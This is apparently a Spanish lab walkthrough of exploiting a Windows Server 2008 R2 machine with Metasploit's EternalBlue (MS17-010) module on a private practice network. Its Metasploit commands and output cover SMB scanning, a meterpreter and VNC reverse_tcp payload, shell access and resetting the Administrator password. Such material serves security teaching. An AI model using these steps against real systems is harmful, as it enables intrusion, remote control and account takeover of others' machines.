

Practica Metasploit + Eternalblue

Paso: 1 Configuramos una red propia para la práctica.


Paso 2: Verificamos las interfaces de red




Paso 3: Usamos la interfaz eth0 y revisar que equipos están conectados




Paso 4: Escaneamos los puertos del dispositivo, se toma la ip 10.0.2.5 ya que es nuestro WS2008




Paso 5: Activar metasploit




Paso 6: Escaneamos smb



Paso 7: Seleccionamos opción 24



Paso 8: Vemos las opciones



Paso 9: agregamos la IP de la máquina victima

```
View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_version) > set rhosts 10.0.2.5
rhosts ⇒ 10.0.2.5
msf auxiliary(scanner/smb/smb_version) > 
```

Paso 10: Hacemos el exploit

```
View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_version) > set rhosts 10.0.2.5
rhosts ⇒ 10.0.2.5
msf auxiliary(scanner/smb/smb_version) > exploit
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.21/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was
replaced with '*' in regular expression
[*] 10.0.2.5:445          - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:37m 48s) (guid:{b92c7ebd-b20d-4732-b76b-a83bbb170351
}) (authentication domain:WIN-U7JELHNVDGM)
[+] 10.0.2.5:445          -   Host is running Windows 2008 R2  Standard  SP1  (build:7601)
[*] 10.0.2.5              - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) > 
```

Paso 11: Buscamos eternalblue

```
msf auxiliary(scanner/smb/smb_version) > search eternalblue

Matching Modules
================

   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code E
xecution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Comman
d Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
```

Paso 12: Seleccionamos la opción 0

```
msf auxiliary(scanner/smb/smb_version) > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > 
```

Paso 13: Mostramos las opciones

```
Session  Actions  Edit  View  Help
   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded St
                                             andard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 t
                                             arget machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_eternalblue) >
```

Paso 14: agregamos la IP de Windows server 2008

```
View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.0.2.5
rhosts ⇒ 10.0.2.5
msf exploit(windows/smb/ms17_010_eternalblue) >
```

Paso 15: Hacemos el exploit

```
msf exploit(windows/smb/ms17_010_eternalblue) > explot
[-] Unknown command: explot. Did you mean exploit? Run the help command for more details.
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.5:445          - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.5:445          - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.5:445 - The target is vulnerable.
[*] 10.0.2.5:445 - Connecting to target for exploitation.
[+] 10.0.2.5:445 - Connection established for exploitation.
[+] 10.0.2.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.5:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.2.5:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 10.0.2.5:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 10.0.2.5:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 10.0.2.5:445 - 0x00000030  6b 20 31                                         k 1
[+] 10.0.2.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.5:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.5:445 - Sending all but last fragment of exploit packet
```

Paso 16: Cargamos directorio de trabajo

```
meterpreter > pwd
C:\Windows\system32
meterpreter >
```

Paso 17: Obtenemos usuarios de Server

```
meterpreter > cd ..
meterpreter > ls
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2009-07-14 02:34:39 +0000  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2009-07-14 05:06:44 +0000  Documents and Settings
040777/rwxrwxrwx  0      dir   2009-07-14 03:20:08 +0000  PerfLogs
040555/r-xr-xr-x  4096   dir   2009-07-14 05:06:59 +0000  Program Files
040555/r-xr-xr-x  4096   dir   2009-07-14 05:06:53 +0000  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2009-07-14 05:06:44 +0000  ProgramData
040777/rwxrwxrwx  0      dir   2025-12-01 06:28:56 +0000  Recovery
040777/rwxrwxrwx  4096   dir   2025-12-01 06:27:00 +0000  System Volume Information
040555/r-xr-xr-x  4096   dir   2025-12-01 06:31:04 +0000  Users
040777/rwxrwxrwx  16384  dir   2025-12-01 06:30:54 +0000  Windows
000000/---------  0      fif   1970-01-01 00:00:00 +0000  pagefile.sys

meterpreter > cd Users
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  8192  dir   2025-12-01 06:31:10 +0000  Administrator
040777/rwxrwxrwx  0     dir   2009-07-14 05:06:44 +0000  All Users
040555/r-xr-xr-x  0     dir   2009-07-14 06:29:45 +0000  Default
040777/rwxrwxrwx  0     dir   2009-07-14 05:06:44 +0000  Default User
040555/r-xr-xr-x  4096  dir   2009-07-14 04:57:55 +0000  Public
100666/rw-rw-rw-  174   fil   2009-07-14 04:57:55 +0000  desktop.ini

meterpreter >
```

Paso 18: Cambiamos la contraseña al usuario

```
meterpreter > shell
Process 1220 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users>net user Administrator 1234-abcd
net user Administrator 1234-abcd
The command completed successfully.
```

Paso 19: Generamos espejo de Windows

```
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/vncinject/reverse_tcp
payload => windows/x64/vncinject/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.5:445          - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.5:445          - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.5:445 - The target is vulnerable.
[*] 10.0.2.5:445 - Connecting to target for exploitation.
[+] 10.0.2.5:445 - Connection established for exploitation.
[+] 10.0.2.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.5:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.2.5:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 10.0.2.5:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 10.0.2.5:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 10.0.2.5:445 - 0x00000030  6b 20 31                                         k 1
[+] 10.0.2.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.5:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.5:445 - Sending all but last fragment of exploit packet
```